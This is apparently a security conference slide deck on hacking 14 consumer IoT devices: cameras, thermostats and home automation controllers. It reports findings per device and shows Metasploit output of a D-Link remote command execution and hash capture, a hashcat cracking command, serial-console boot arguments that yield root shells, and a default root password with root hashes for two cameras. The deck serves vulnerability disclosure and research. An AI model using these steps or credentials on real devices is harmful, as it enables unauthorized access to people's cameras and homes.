Cameras, Thermostats, and Home Automation Controllers

Hacking 14 IoT Devices

Wes Wineberg

Synack

WHOIS

Synack

"leverages the best combination of humans and technology to discover security vulnerabilities in our customers' web apps, mobile apps, and infrastructure endpoints"

Wes Wineberg

wurldtech security technologies

SPECIAL THANKS

- initial testing was performed in November 2014
- half of the devices were initially tested by myself (Wes Wineberg)
- half of the devices were initially tested by Colby Moore

Colby Moore


Synack

OUTLINE


this talk will cover...

overview of testing techniques

results from 14 different IoT devices



hardware




pc apps

mobile apps

cloud comms

OVERVIEW OF TESTING TECHNIQUES

& GOALS





Synack

GOALS

think like an attacker

"Attacks on Internet of Things devices will increase rapidly due to hypergrowth in the number of connected objects, poor security hygiene, and the high value of data on IoT devices." -McAfee (2015 Threat Predictions)






physical < local network < remote


GOALS

test the complete (almost) ecosystem



hardware:

- shell access
- review config
- “grey box” access



pc apps:

- easy targets
- special priv’s
- malware prefers pc’s

mobile apps:

- blackboxes to users
- insecure comms
- special priv’s

cloud comms:

- authenticated?
- encrypted?
- who stores data?

Synack

GOALS

do it quickly!


lots of devices - not lots of time!


disclaimer: findings limited by time

results still need to be of value

> “The bean counters told me we literally could not afford to buy seven dollars worth of moon rocks” -Cave Johnson (1981)

TECHNIQUES
hardware





ISO Class 5 Cleanroom Facilities
Exclusively Used

Synack


TECHNIQUES

hardware - spoiler!

serial consoles found on 12 of 14 devices

TECHNIQUES

pc apps



- monitor communications (local network and remote)
- determine if the device “trusts” the pc app
- determine if the “cloud” trusts the pc app
- look at config storage, backups, etc.
- check for general software bad practices

TECHNIQUES

mobile apps

- mitm all communications
- decompile app, look for “secrets”
- determine if the “cloud” trusts the app
- look at config storage, backups, etc.
- check for general mobile bad practices

TECHNIQUES

cloud comms

- how are comms authenticated
- do mobile and devices share same API’s
- how is a device initially registered
- are all comms secured

- no pen testing servers without written permission

14 DEVICES

GOTTA HACK ‘EM ALL

Cameras

- D-Link DCS-2132L
- Dropcam Pro
- Foscam FI9826W
- Withings Baby Monitor

Home Automation

- Control4 HC-250
- Lowes Iris
- Revolv
- SmartThings

Thermostats


- Hive
- Honeywell Lyric
- Nest Thermostat
- Nest Protect

Synack

D-LINK DCS-2132L

Findings

- custom cleartext UDP protocol
- public exploits for custom UDP protocol
- management interface uses plain http
  (https is an option, but not even redirected)



- backups contain cleartext passwords
- auto updates from plain http
- can reverse to obtain UDP protocol info

Synack

D-LINK DCS-2132L

Findings

- app login never times out
- https to myDlink
- http by default for cam communications
- no cert pinning
- signal.us.mydlink.com uses plain http

- cloud can store camera data
- user can also connect direct and bypass cloud

Synack

D-LINK DCS-2132L

point, click, pwn

Metasploit Pro Console

File Edit View Help

```
  Name     Value
  ----     -----
  PASS
  RHOST    255.255.255.255
  RPORT    5978
  VERBOSE  false

msf auxiliary(dlink_dcp_command_exec) > set rhost 172.16.0.2
rhost => 172.16.0.2
msf auxiliary(dlink_dcp_command_exec) > run

[*] Sending discovery to 172.16.0.2
[*] No hashes found
[*] Auxiliary module execution completed
msf auxiliary(dlink_dcp_command_exec) > set verbose true
verbose => true
msf auxiliary(dlink_dcp_command_exec) > run

[*] Sending discovery to 172.16.0.2
[*] Found device DCS-2132LB1 with MAC address b0:c5:54:00:6e:6e
[*] Sending invalid message to trigger signed response
[*] Crack password with hash file contents:
d1e0846567b42edbe9047b2939f72be4 S;M=b0:c5:54:00:6e:6e;D=DCS-2132LB1;R=0

[*] Use example command:
[*] hashcat -m 20 -a 0 -p " " hashfile.txt /usr/share/wordlists/rockyou.txt
[*] Auxiliary module execution completed
msf auxiliary(dlink_dcp_command_exec) >
```

Ready 29x112

Synack

D-LINK DCS-2132L

point, click, pwn

Metasploit Pro Console

File Edit View Help

```
[*] hashcat -m 20 -a 0 -p " " hashfile.txt /usr/share/wordlists/rockyou.txt
[*] Auxiliary module execution completed
msf auxiliary(dlink_dcp_command_exec) > set

Global
======

No entries in data store.

Module: client/dlink/dlink_dcp_command_exec
===========================================

  Name     Value
  ----     -----
  PASS
  RHOST    172.16.0.2
  RPORT    5978
  VERBOSE  true

msf auxiliary(dlink_dcp_command_exec) > set PASS password1
PASS => password1
msf auxiliary(dlink_dcp_command_exec) > set CMD touch /tmp/touched
CMD => touch /tmp/touched
msf auxiliary(dlink_dcp_command_exec) > run

[*] Sending command touch /tmp/touched
[*] Device responds with:
[*] Auxiliary module execution completed
msf auxiliary(dlink_dcp_command_exec) >
```

Ready 29x112

Synack

D-LINK DCS-2132L

point, click, pwn

```
~

admin@HP-U9273A ~
$ ssh root@172.16.0.2 -p 8992
root@172.16.0.2's password:

Welcome to ApproRootFileSystem
root@ /root# exit
Connection to 172.16.0.2 closed.

admin@HP-U9273A ~
$ ssh root@172.16.0.2 -p 8992
root@172.16.0.2's password:

Welcome to ApproRootFileSystem
root@ /root# ls -al /tmp
drwxrwxrwt    2 root     root            60 Feb 28 01:05 .
drwxr-xr-x   19 root     root             0 Dec 31  1969 ..
-rw-r--r--    1 root     root         40256 Feb 28 03:27 sysenv.conf
root@ /root# ls -al /tmp
drwxrwxrwt    2 root     root            80 Feb 28 03:29 .
drwxr-xr-x   19 root     root             0 Dec 31  1969 ..
-rw-r--r--    1 root     root         40256 Feb 28 03:27 sysenv.conf
-rw-r--r--    1 root     root             0 Feb 28 03:29 touched
root@ /root#
```

almost too easy...

Synack


D-LINK DCS-2132L

serial console

- modify uboot args
- boot to shell
- update root password
- reboot to init
- default root pw:
  tms320dm365

FCC ID

KA2CS2132LB1



Synack

D-LINK DCS-2132L

serial console

```
set bootargs mem=80M console=ttyAMA0,115200 root=/dev/mtdblock4 ro rootfstype=jffs2 init=/bin/sh
sf probe 0;sf read 0x82000000 $(loadbootaddr) $(loadbootsize);bootm 0x82000000
```

Watchdog fires after a minute, so cat /etc/passwd quick!

115200 baud

COM4:115200baud - Tera Term VT

File Edit Setup Control Window Help


```
fatls   - list files in a directory (default /)
getinfo - print hardware information
go      - start application at address 'addr'
help    - print command description/usage
loadb   - load binary file over serial line (kermit mode)
loady   - load binary file over serial line (ymodem mode)
loop    - infinite loop on address range
md      - memory display
mii     - MII utility commands
mm      - memory modify (auto-incrementing address)
mtest   - simple RAM read/write test
mw      - memory write (fill)
nm      - memory modify (constant address)
ping    - send ICMP ECHO_REQUEST to network host
printenv- print environment variables
rarpboot- boot image via network using RARP/TFTP protocol
reset   - Perform RESET of the CPU
saveenv - save environment variables to persistent storage
setenv  - set environment variables
sf      - SPI flash sub-system
tftp    - tftp  - download or upload image via network using TFTP protocol
usb     - USB sub-system
usbboot - boot from USB device
version - print monitor version
hi3518c IPNC # printenv
bootcmd=sf probe 0;sf read 0x82000000 $(loadbootaddr) $(loadbootsize);bootm 0x82000000
bootdelay=0
baudrate=115200
ipaddr=192.168.1.221
serverip=192.168.1.200
netmask=255.255.252.0
bootfile="uImage"
bootargs=mem=80M console=ttyAMA0,115200 root=/dev/mtdblock4 ro rootfstype=jffs2
stdin=serial
stdout=serial
stderr=serial
verify=n
bios=1.00
ethaddr=B0:C5:54:00:6E:6E
loadbootaddr=0x200000
loadbootsize=0x200000
ver=U-Boot 2010.06 (Oct 08 2013 - 14:12:52)

Environment size: 453/65532 bytes
hi3518c IPNC #
```

Synack

DROPCAM PRO

Findings

- built on top of the Ambarella dev kit
- exposed serial port
- generally actually quite secure



- older versions vulnerable to DLL hijacking
- rwe permissions on OSX binaries

DROPCAM PRO

Findings

- login creds stored in keychain
- no SSL cert pinning
- SSL comms only


- video stored in cloud only (no local recording)
- all SSL certs properly checked

Synack

DROPCAM PRO


serial console

- modify amboot args
- boot to shell
- update root password
- reboot to init



FCC ID

ADOHD4001



Synack

DROPCAM PRO
serial console

```
setenv cmdline DCSEC console=ttyS0 ubi.mtd=bak root=ubi0:rootfs rw rootfstype=ubifs init=/bin/sh
reboot
```

setenv changes persist. “show ptb” to see the original boot string first!

115200 baud


```
$ screen /dev/tty.usbserial-A603NJ6C 115200
[0.000000] Linux version 2.6.38.8
[0.000000] CPU: ARMv6-compatible processor [4117b365]
[0.000000] CPU: VIPT nonaliasing data cache
[0.544192] Initializing Crown Royal Dropcam board (revision 2)
...

      .:^:.
  .o0WMMMMMNOc.              lk,
 dWMMMMNXNMMMMWl            .NMc
dMMMMd.    .kMMMMl     .oOXNX0kWMc cX0xXNo .oOXNX0d'   .0XxxKNNKx;     :kKNNKx. .lOXNNKx,    :XXxKNXOldKNNKd.
KMMMO       KMMM0    lWNd;',lXMMc oMMo'..dWNo,',oXWx .WMWk;',c0M0. .KMO:'':; ;NWx;',cKMK. lMMx'.oWMX;.'0MO
OMMMW;     cWMMMx   .MM:     .WMc oMX   'MM,     'WM;.WMd      XMo kM0       KMx     .WMd lMM'   .XMo   cMX
.0MMMM0..cKMMMMk    0M0'    .dMMc oMX   .XMk'    .xMX..WMK;    .lWW, cWW:      dMX,    .oMMd lMM'   .XMo   cMX
  :XM0:dNMMMMO;      oNMNKXMNWMc oMX    .dNMNKXMNx. .WMWMNKXMWO'   ;0WWKKWN, cKMNKXWWWMd lMM'   .XMo   cMK
    ;.0MMMMO,          .;::. ';. .;.       .;::.    .WMo.,;'.      .,::,.    .:::';.;. .;;    ,;.   .;.
      'ONx'                                         .WM:
                                                     ..

Ambarella login:
```

Synack

FOSCAM FI9826W

Findings

- plaintext comms used by default (port 88)
- backups encrypted to static key
- long history of vulns
- forced to change passwords on setup



- activex?!
- new versions have upgraded to binary plugin or app instead

Synack

FOSCAM FI9826W

Findings

- device creds stored in keychain
- no SSL cert pinning
- plaintext comms if configured on cam
- hardcoded API keys

- no cloud!
- data can be written to an SD card instead

Synack

FOSCAM FI9826W

spot the vuln...

```
See http://www.live555.com/mediaServer/ for additional documentation.



***note:***
*if you want to get H264 video Stream real-time from IPCam
*<filename> is one of a follow value:
        "videoMain" => Main code stream of IP Camera Video
        "videoSub" => Sub code stream of IP Camera Video
        "audio" => Sub code stream of IP Camera Audio
        "*.avi" => IP Camera Record000046.334:2[Storage     ] log file doesn't exist, n
pp:26
000046.358:1[MEDIA_SERVER] ######bind p2p port:59955@@../CUDTMediaServer.cpp:311
000046.512:3[COMMON_LIB  ] Enter cpu tick thread@@../CAppTimer.cpp:187
000046.682:3[WEB_SERVICE ] Enter DDNS update thread@@../DDNS/CDdns.cpp:428
000046.722:3[WEB_SERVICE ] Enter UPnP thread@@../UPnp/UPnP.cpp:1011
mkdir: can't create directory '/usr/local/pureftpd': File exists
mkdir: can't create directory '/usr/local/pureftpd/etc': File exists
creatSystemUser
Changing password for ftpuser1
New password:
Bad password: too short
Retype password:
Password for ftpuser1 changed by root
creatVirtualUser
Password:
```

Synack

FOSCAM FI9826W

spot the vuln...

```
(none) login:
Login timed out Auto login as root ...
(none) login: 215058.921:3[NVT_SERVER  ] Call-function:[LocalDiscoveryService::Resolv
ocalDiscoveryService.cpp:365
215058.968:3[NVT_SERVER  ] Resolve request EndpointReference is:urn:uuid:cfe92100-67c
a4ee57201567 not match!@@../src/LocalDiscoveryService.cpp:374
215059.168:3[NVT_SERVER  ] Call-function:[LocalDiscoveryService::Resolve]@@../src/Loc
ervice.cpp:365
215059.209:3[NVT_SERVER  ] Resolve request EndpointReference is:urn:uuid:cfe92100-67c
a4ee57201567 not match!@@../src/LocalDiscoveryService.cpp:374

Login timed out Auto login as root ...
(none) login:
Login timed out Auto login as root ...
(none) login: ftpuser1
Password:
sh: using fallback suid method
You are welcomed by FOSCAM R&D.
$ 215407.706:3[NVT_SERVER  ] Call-function:[LocalDiscoveryService::Resolve]@@../src/L
```

Synack

FOSCAM FI9826W

default root passwords..

```
root:LOra.53O7nLVQ:0:0::/root:/bin/sh
root:$1$uYfJBoag$N8ofdlVBVcfzOY7utbTfo0:0:0::/root:/bin/sh
```

defaults not yet cracked...

```
0F040D12120B5D040D025D4D035D4D0004124D35363C4D
0201025D4D0A5D302D3C270A4615365D4D080D5D43125D
575431203
```

